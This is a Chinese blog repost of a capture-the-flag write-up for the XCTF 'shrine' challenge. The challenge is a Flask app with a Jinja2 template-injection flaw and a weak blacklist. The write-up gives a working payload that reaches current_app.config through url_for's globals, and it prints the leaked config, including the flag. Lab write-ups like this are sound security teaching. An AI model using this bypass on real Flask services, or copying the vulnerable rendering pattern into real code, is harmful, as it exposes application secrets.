

2020.4.6 xctf(shrine)②


转载

藏蓝色的达达 于 2020-04-06 22:29:10 发布 665 收藏 2

分类专栏: [web安全](#)

原文链接: <https://blog.csdn.net/chuxuezheerer/article/details/104219527>

版权



[web安全 专栏收录该内容](#)

37 篇文章 0 订阅

订阅专栏

首先打开网站，看到网站的源码：

```
import flask
import os

app = flask.Flask(__name__)

app.config['FLAG'] = os.environ.pop('FLAG')

@app.route('/')
def index():
    return open(__file__).read()

@app.route('/shrine/<path:shrine>')
def shrine(shrine):

    def safe_jinja(s):
        s = s.replace('(', ' ').replace(')', ' ')
        blacklist = ['config', 'self']
        return ' '.join(['{% set {}=None%}'.format(c) for c in blacklist]) + s

    return flask.render_template_string(safe_jinja(shrine))

if __name__ == '__main__':
    app.run(debug=True)
```

里面有些关键词:jinja什么的，判断这应该是一道模版注入的题吧。

(1) 通过分析上面的源码，可以看待这段代码有以下几个内容：

A. 路径在/shrine/下

B. 将所有的(,)都替换成了空格。

C. 有黑名单:config, self。

(2) 进行分析，常规的jinja注入，参见三分题第一题。因为这里的() 都已经被替换，所以那道题中的解题方面不适用了。

这里的方式是适用内置函数: get_flashed_messages(), url_for()

url_for()

一般我们通过一个URL就可以执行到某一个函数。如果反过来，我们知道一个函数，怎么去获得这个URL呢？url_for函数就可以帮我们实现这个功能。url_for()函数接收两个及以上的参数，他接收函数名作为第一个参数，接收对应URL规则的命名参数，如果还出现其他的参数，则会添加到URL的后面作为查询参数。

get_flashed_messages()

返回之前在Flask中通过 flash() 传入的闪现信息列表。把字符串对象表示的消息加入到一个消息队列中，然后通过调用 get_flashed_messages() 方法取出(闪现信息只能取出一次，取出后闪现信息会被清空)。

首先查：

```
{{url_for.globals}}
```

```
[find_package: <function find_package at 0x7fc1a27e4140>, 'find_package_path': <function find_package_path at 0x7fc1a27e40c8>, 'get_load_dotenv': <function get_load_dotenv at 0x7fc1a2906a28>, '_PackageBoundObject': <class 'flask.helpers._PackageBoundObject'>, 'current_app': <Flask 'app'>, 'PY2': True, 'send_from_directory': <function send_from_directory at 0x7fc1a2906ed8>, 'session': <NullSession {}>, 'io': <module 'io' from '/usr/local/lib/python2.7/io.pyc'>, 'get_flashed_messages': <function get_flashed_messages at 0x7fc1a2906d70>, 'BadRequest': <class 'werkzeug.exceptions.BadRequest'>, 'is_ip': <function is_ip at 0x7fc1a27e47d0>, 'pkgutil': <module 'pkgutil' from '/usr/local/lib/python2.7/pkgutil.pyc'>, 'BuildError': <class 'werkzeug.routing.BuildError'>, 'url_quote': <function url_quote at 0x7fc1a2b56aa0>, 'FileSystemLoader': <class 'jinja2.loaders.FileSystemLoader'>, 'get_root_path': <function get_root_path at 0x7fc1a2906f50>, '__package__': 'flask', 'locked_cached_property': <class 'flask.helpers.locked_cached_property'>, 'app_ctx_stack': <werkzeug.local.LocalStack object at 0x7fc1a2936750>, 'endpoint_from_view_func': <function endpoint_from_view_func at 0x7fc1a2906aa0>, 'total_seconds': <function total_seconds at 0x7fc1a27e41b8>, 'fspath': <function fspath at 0x7fc1a2926e60>, 'get_env': <function get_env at 0x7fc1a29066e0>, 'RequestedRangeNotSatisfiable': <class werkzeug.exceptions.RequestedRangeNotSatisfiable>, 'flash': <function flash at 0x7fc1a2906cf8>, 'mimetypes': <module 'mimetypes' from '/usr/local/lib/python2.7/mimetypes.pyc'>, 'adler32': <built-in function adler32>, 'get_template_attribute': <function get_template_attribute at 0x7fc1a2906c80>, '_request_ctx_stack': <werkzeug.local.LocalStack object at 0x7fc1a292b290>, '_builtins_': {'bytearray': <type 'bytearray'>, 'IndexError': <type exceptions.IndexError>, 'all': <built-in function all>, 'help': Type help() for interactive help, or help(object) for help about object., 'vars': <built-in function vars>, 'SyntaxError': <type 'exceptions.SyntaxError'>, 'unicode': <type 'unicode'>, 'UnicodeDecodeError': <type 'exceptions.UnicodeDecodeError'>, 'memoryview': <type 'memoryview'>, 'isinstance': <built-in function isinstance>, 'copyright': Copyright (c) 2001-2019 Python Software Foundation. All Rights Reserved. Copyright (c) 2000 BeOpen.com. All Rights Reserved. Copyright (c) 1995-2001 Corporation for National Research Initiatives. All Rights Reserved. Copyright (c) 1991-1995 Stichting Mathematisch Centrum, Amsterdam. All Rights Reserved., 'NameError': <type 'exceptions.NameError'>, 'BytesWarning': <type exceptions.BytesWarning>, 'dict': <type 'dict'>, 'input': <built-in function input>, 'oct': <built-in function oct>, 'bin': <built-in function bin>, 'SystemExit': <type exceptions.SystemExit>, 'StandardError': <type 'exceptions.StandardError'>, 'format': <built-in function format>, 'repr': <built-in function repr>, 'sorted': <built-in function sorted>, 'False': False, 'RuntimeWarning': <type 'exceptions.RuntimeWarning'>, 'list': <type 'list'>, 'iter': <built-in function iter>, 'reload': <built-in function reload>, 'Warning': <type 'exceptions.Warning'>, '__package__': None, 'round': <built-in function round>, 'dir': <built-in function dir>, 'cmp': <built-in function cmp>, 'set': <type 'set'>, 'bytes': <type 'str'>, 'reduce': <built-in function reduce>, 'intern': <built-in function intern>, 'issubclass': <built-in function issubclass>, 'Ellipsis': Ellipsis, 'EOFError': <type 'exceptions.EOFError'>, 'locals': <built-in function locals>, 'BufferError': <type 'exceptions.BufferError'>, 'slice': <type 'slice'>, 'FloatingPointError': <type 'exceptions.FloatingPointError'>, 'sum': <built-in function sum>, 'getattr': <built-in function getattr>, 'abs': <built-in function abs>, 'exit': Use exit() or Ctrl-D (i.e. EOF) to exit, 'print': <built-in function print>, 'True': True, 'FutureWarning': <type 'exceptions.FutureWarning'>, 'ImportWarning': <type 'exceptions.ImportWarning'>, 'None': None, 'hash': <built-in function hash>, 'ReferenceError': <type 'exceptions.ReferenceError'>, 'len':
```

current_app 高亮全部(A) 区分大小写(C) 匹配变音符号(D) 匹配词句(W) 第 1 项, 共找到 1 个匹配项 到达页尾, 从页首继续 <https://blog.csdn.net/DSP446>

我们这里可以按ctrl +F 快速查找。

注意到这个，我们就获取当前App下的config

```
/shrine/{{url_for.globals['current_app'].config}}
```

可以看到flag:

```
<Config {'JSON_AS_ASCII': True, 'USE_X_SENDFILE': False, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_DOMAIN': None, 'SESSION_COOKIE_NAME': 'session', 'MAX_COOKIE_SIZE': 4093, 'SESSION_COOKIE_SAMESITE': None, 'PROPAGATE_EXCEPTIONS': None, 'ENV': 'production', 'DEBUG': False, 'SECRET_KEY': None, 'EXPLAIN_TEMPLATE_LOADING': False, 'MAX_CONTENT_LENGTH': None, 'APPLICATION_ROOT': '/', 'SERVER_NAME': None, 'FLAG': 'flag{shrine_is_good_ssti}', 'PREFERRED_URL_SCHEME': 'http', 'JSONIFY_PRETTYPRINT_REGULAR': False, 'TESTING': False, 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(31), 'TEMPLATES_AUTO_RELOAD': None, 'TRAP_BAD_REQUEST_ERRORS': None, 'JSON_SORT_KEYS': True, 'JSONIFY_MIMETYPE': 'application/json', 'SESSION_COOKIE_HTTPONLY': True, 'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(0, 43200), 'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'SESSION_REFRESH_EACH_REQUEST': True, 'TRAP_HTTP_EXCEPTIONS': False}>
```

<https://http://t.cn/R6t446>